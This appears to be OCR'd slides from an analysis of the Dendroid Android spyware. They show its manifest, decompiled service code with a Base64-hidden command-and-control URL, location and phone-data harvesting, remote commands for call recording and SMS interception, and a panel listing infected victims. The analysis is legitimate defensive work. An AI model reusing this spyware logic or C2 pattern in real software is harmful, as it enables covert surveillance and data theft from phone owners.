
Disassembler file format dex



```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<supports-screens android:largeScreens="true" android:resizeable="true" android:xlargeScreens="true" />
<application android:theme="@style/Invisible" android:label="@string/app_name" android:icon="@drawable/launcher" android:debuggable="true">
    <activity android:name="com.connect.Dendroid" android:excludeFromRecents="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <activity android:name="com.connect.Dialog" android:excludeFromRecents="true" />
    <activity android:name="com.connect.CaptureCameraImage" android:excludeFromRecents="true" />
    <activity android:name="com.connect.CameraView" android:excludeFromRecents="true" />
    <activity android:name="com.connect.VideoView" android:excludeFromRecents="true" />
    <service android:name="com.connect.MyService" android:enabled="true" android:exported="true" />
    <service android:name="com.connect.RecordService" />
    <receiver android:name="com.connect.ServiceReceiver" android:enabled="true" android:exported="true">
        <intent-filter android:priority="1000">
            <action android:name="android.intent.action.BOOT_COMPLETED" />
            <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            <action android:name="android.intent.action.PHONE_STATE" />
            <action android:name="android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE" />
            <action android:name="android.intent.action.QUICKBOOT_POWERON" />
        </intent-filter>
    </receiver>
</application>
<uses-permission android:name="android.permission.QUICKBOOT_POWERON" android:required="false" />
<uses-permission android:name="android.permission.INTERNET" android:required="true" />
<uses-permission android:name="android.permission.READ_SMS" android:required="true" />
<uses-permission android:name="android.permission.WRITE_SMS" android:required="true" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" android:required="true" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" android:required="true" />
<uses-permission android:name="android.permission.READ_CONTACTS" android:required="true" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" android:required="true" />
<uses-permission android:name="android.permission.GET_TASKS" android:required="true" />
<uses-permission android:name="android.permission.WAKE_LOCK" android:required="false" />
<uses-permission android:name="android.permission.CALL_PHONE" android:required="true" />
<uses-permission android:name="android.permission.SEND_SMS" android:required="true" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" android:required="false" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" android:required="false" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" android:required="true" />
```

Permission


Android Malware



```
public class MyService
  extends Service
{
  private Boolean GPlayBypass = Boolean.valueOf(true);
  private String URL;
  private String androidId;
  private String backupURL = "aHR0cDovLzE3Mi4xNi41LjUwL2phY2sv";
  private String device;
  private String encodedPassword = "Ym9uZ2thcjY2Ng==";
  private String encodedURL = "aHR0cDovLzE3Mi4xNi41LjUwL2phY2sv";
  private Boolean intercept = Boolean.valueOf(false);
  private long interval = 3600000L;
  private Double latitude;
  private LocationManager locManager;
  private Location location;
```

URL Encode

Android Malware



Decode base64 string from 'YmFzZTY0IGRlY29kZXI=' to 'bas

aHR0cDovLzE3Mi4xNi41LjUwL2phY2sv

http://172.16.5.50/jack/


Decode base64 string from 'YmFzZTY0IGRlY29kZXI=' to 'base64 decoder'

Ym9uZ2thcjY2Ng==

[redacted]r666

Base64 Decode

Android Malware



Base64 decode

Decode base64 string from 'YmFzZTY0IGRlY29kZXI=' to 'base64 decoder'

```
aHR0cDovLzE3Mi4xNi41LjUwL2phY2sv
```


```
http://172.16.5.50/jack/
```

Base64 Decode

CnC servers using Base64 encryption,


Online tools for analyzing malware such as anubis and VirusTotal was not able to detect.

Android Malware




```
MyService.this.device = Build.MODEL;
MyService.this.device = MyService.this.device.replace(" ", "");
MyService.this.sdk = Integer.valueOf(Build.VERSION.SDK).toString();
TelephonyManager localTelephonyManager = (TelephonyManager)MyService.this.getApplicationContext().getSystemService("phone");
MyService.this.provider = localTelephonyManager.getNetworkOperatorName();
MyService.this.phonenumber = localTelephonyManager.getLine1Number();
MyService.this.locManager = ((LocationManager)MyService.this.getSystemService("location"));
MyService.this.locManager.requestLocationUpdates("gps", 400L, 1.0F, MyService.this.locationListener);
MyService.this.location = MyService.this.locManager.getLastKnownLocation("gps");
MyService.this.random = new Random().nextInt(999);
if (MyService.this.location != null)
{
  MyService.this.latitude = Double.valueOf(MyService.this.location.getLatitude());
  MyService.this.longitude = Double.valueOf(MyService.this.location.getLongitude());
  Log.i("com.connect", "Location Is Live = (" + MyService.this.latitude + "," + MyService.this.longitude + ")");
}
```

Infected User




#	UID	Status	Last Updated	Cell #	Cell Provider	Location	Device	SDK	Version
56	3de7a31d8726deb6	Offline	2015-09-14 14:42:36	[redacted]		(0.00, 0.00)	WT19i	10	1
58	76c85fec64adef0e	Offline	2015-09-14 14:28:02	[redacted]	TELKOMSEL	(-6.18, 106.83)	GT-S7270	17	1
59	2df1a1da9c799cad	Online	2015-09-16 09:57:37	[redacted]	Indosat	(0.00, 0.00)	IMOS87	17	1
60	457226ff4c6579bf	Offline	2015-09-15 19:51:33	[redacted]	INDOSAT	(-6.18, 106.83)	GT-S5360	10	1



```
else if (str2.contains("mediavolumedown("))
{
  new MyService.mediaVolumeDown(MyService.this).execute(new String[] { "" });
}
else if (str2.contains("ringervolumeup("))
{
  new MyService.ringerVolumeUp(MyService.this).execute(new String[] { "" });
}
else if (str2.contains("ringervolumedown("))
{
  new MyService.ringerVolumeDown(MyService.this).execute(new String[] { "" });
}
else if (str2.contains("screenon("))
{
  new MyService.screenOn(MyService.this).execute(new String[] { "" });
}
else if (str2.contains("recordcalls("))
{
  PreferenceManager.getDefaultSharedPreferences(MyService.this.getApplicationContext()).edit().putBoolean("RecordCalls"
  MyService.this.getInputStreamFromUrl(MyService.this.URL + PreferenceManager.getDefaultSharedPreferences(MyService.thi
}
else if (str2.contains("intercept("))
{
  PreferenceManager.getDefaultSharedPreferences(MyService.this.getApplicationContext()).edit().putBoolean("intercept",
  MyService.this.getInputStreamFromUrl(MyService.this.URL + PreferenceManager.getDefaultSharedPreferences(MyService.thi
}
else if (str2.contains("blocksms("))
{
  PreferenceManager.getDefaultSharedPreferences(MyService.this.getApplicationContext()).edit().putBoolean("blockSMS", B
  MyService.this.getInputStreamFromUrl(MyService.this.URL + PreferenceManager.getDefaultSharedPreferences(MyService.thi
}
else if (str2.contains("recordaudio("))
{
  new MyService.recordAudio(MyService.this, (String)localArrayList.get(0)).execute(new String[] { "" });
}
else if (str2.contains("takevideo("))
{
```

